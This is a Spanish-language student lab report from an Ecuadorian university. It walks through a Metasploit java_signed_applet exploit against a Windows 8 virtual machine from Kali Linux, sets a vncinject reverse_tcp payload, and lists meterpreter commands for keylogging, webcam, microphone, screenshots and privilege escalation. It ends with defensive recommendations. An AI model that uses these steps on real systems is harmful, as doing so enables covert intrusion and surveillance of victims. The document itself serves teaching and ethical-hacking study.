UNIVERSIDAD CENTRAL DEL ECUADOR
FACULTAD FILOSOFÍA, LETRAS Y CIENCIAS DE LA EDUCACIÓN
PEDAGOGÍA DE LAS CIENCIAS EXPERIMENTALES - INFORMÁTICA

Periodo Académico: noviembre 2020 – abril 2021

GUÍA DE LABORATORIOS EXPERIMENTACIÓN / TRABAJO

DOCENTES: MSc. Víctor Zapata

ESTUDIANTE: EVELYN LOOR

SEMESTRE: OCTAVO **PARALELO:** B
Actividad asincrónica
FECHA: 05-09-2021

TEMA: Aspectos legales relacionados con las TIC´s.- Dispositivos legales vigentes que sancionan los Delitos Informáticos


OBJETIVO:

Realizar Enith hacking de Windows 8 mediante Metasploit con máquinas virtuales en Kali Linux .


ACTIVIDADES EXPERIMENTACIÓN:

WINDOWS 8


Windows 8 Cortafuegos Activado



Windows defender




Versión de java



KALI LINUX

Una vez tengamos instalado Kali Linux en tu ordenador o en una máquina virtual necesitamos abrir una terminal.

Usare el comando exploit/multi/browser/java_signed_applet el cuál creará un archivo .jar para después firmarlo.



.Este archivo se presenta a la víctima en una página web y si ésta acepta la ejecución de este archivo, el atacante tomará el control de su máquina.

En Windows en cualquier navegador aparecerá

Comandos que puede utilizar contra la máquina Windows 8:

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default m
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specif

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privile

Priv: Password database Commands
================================
```

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    enumdesktops  List all accessible deskto
    getdesktop    Get the current meterprete
    idletime      Returns the number of seco
    keyscan_dump  Dump the keystroke buffer
    keyscan_start Start capturing keystrokes
    keyscan_stop  Stop capturing keystrokes
    screenshot    Grab a screenshot of the i
    setdesktop    Change the meterpreters cu
    uictl         Control some of the user i
```

Utilizamos el comando: para realizar screenshots


```
meterpreter > screenshot
Screenshot saved to: /root/EzOYpKcZ.jpeg
```

Abrimos otra terminal y copiamos el código anterior para ver la captura en el navegador firefox

```
root@Kali:~# firefox /root/EzOYpKcZ.jpeg
```

Con los demás comandos podemos tener información de la Windows 8, incluso resetearla


```
meterpreter > sysinfo
Computer        : WINDOWS8
OS              : Windows 8 (Build 9200).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > reboot
Rebooting...
```



Payload que nos permite conseguir el control de la máquina remota de forma gráfica

Windows/vncinject/reverse_tcp

```
msf exploit(java_signed_applet) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(java_signed_applet) > show options
```



De esta manera tendremos acceso a la máquina windows

RESULTADOS DE APRENDIZAJE

CONCLUSIONES:

- Se puede concluir que el uso de Metasploit no se limita al defecto abobe o al defecto del explorador de Internet. Sino que en este se pueden realizar gran variedad de hazañas que también están disponibles y nos permitirán atacar cualquier tipo de máquina, Metasploit es una herramienta poderosa que nos permite utilizar los comandos básicos de este Framework.

- Incluso para el ataque a un Windows 8 actualizado con el cortafuegos habilitado y Windows Defender también actualizado. El exploit usado se conoce como «Java Signed Applet Social Engineering Code Execution» y crea un archivo .jar para después firmarlo. Este archivo se presenta a la víctima en una página web y si ésta acepta la ejecución de este archivo, el atacante tomará el control de su máquina.

RECOMENDACIONES.

- Se indica comprobar el proceso de despliegue de actualizaciones tanto en los conjuntos consumidores como en los servidores tomando en cuenta los horarios para estas instalaciones y la disponibilidad del canal de comunicaciones. Esto disminuirá en gran medida que la infraestructura se vea comprometida frente a un ataque real.

- Se indica hacer un ejercicio de Hacking Ético de forma periódica dado que dejará comprobar si las vulnerabilidades identificadas anteriormente fueron corregidas y paralelamente conocer si se hallan nuevas debilidades en la infraestructura.